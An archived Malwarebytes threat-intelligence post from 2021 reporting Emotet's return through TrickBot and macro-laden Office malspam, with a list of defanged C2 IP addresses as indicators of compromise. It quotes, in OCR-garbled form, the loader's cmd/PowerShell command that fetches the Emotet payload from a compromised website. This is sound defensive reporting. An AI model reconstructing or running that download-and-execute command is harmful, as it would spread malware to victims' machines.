TrickBot helps Emotet come back from the dead

By Mark Stockley

Published: 2021-11-15 · Archived: 2026-04-05 17:55:11 UTC


Probably one of the best known threats for the past several years, Emotet has always been under intense scrutiny from the infosec community. On several occasions, it appeared to take an early retirement, but then again it came back.

However, when multiple law enforcement agencies seized control of its botnet and took it down in January 2021, confidence was much higher that Emotet and the people behind had finally called it quits. Not only had the infrastructure been dismantled, but previously infected computers had received a special update that would effectively remove the malware at a specific date.

Out of the woods again


On November 15, security researchers who've tracked Emotet announced that the threat was back. Emotet's long-time partner in crime TrickBot was helping it out by using already infected machines to download the new Emotet binary.

To prove this was no hiccup, malspam campaigns distributing Emotet resumed as well with the classic Office document lures containing macros.



These documents with extension .doc(m) and .xls(m) are the initial loader that will call out to one of several compromised websites to retrieve the Emotet payload proper using the following command:

```
C:WindowsSystem32cmd.exe C:WindowsSystem32cmd.exe c start B powershell $dfkj=$strs=http:visteme.mxsh
```




After execution, Emotet will talk to its command and control (C2) servers and await further instructions.

A return of malspam waves and ransomware?

So far everything indicates that Emotet has restarted their successful enterprise. We should expect malspam campaigns to ramp up in the coming weeks.

In the past month, there have been a number of arrests against ransomware operators, along with the creation of taskforces collaborating across borders. The return of Emotet could very well mean an increase in ransomware attacks.

Malwarebytes users are already protected against Emotet thanks to our anti-exploit layer blocking the malicious documents from downloading their payload.



Indicators of Compromise (IOCs)

Emotet C2 servers:

```
103[.]75[.]201[.]2
103[.]8[.]26[.]102
103[.]8[.]26[.]103
104[.]251[.]214[.]46
138[.]185[.]72[.]26
178[.]79[.]147[.]66
185[.]184[.]25[.]237
188[.]93[.]125[.]116
195[.]154[.]133[.]20
207[.]38[.]84[.]195
210[.]57[.]217[.]132
212[.]237[.]5[.]209
45[.]118[.]135[.]203
45[.]142[.]114[.]231
45[.]76[.]176[.]10
51[.]68[.]175[.]8
58[.]227[.]42[.]236
66[.]42[.]55[.]5
81[.]0[.]236[.]93
94[.]177[.]248[.]64
```

Source: https://blog.malwarebytes.com/threat-intelligence/2021/11/trickbot-helps-emotet-come-back-from-the-dead/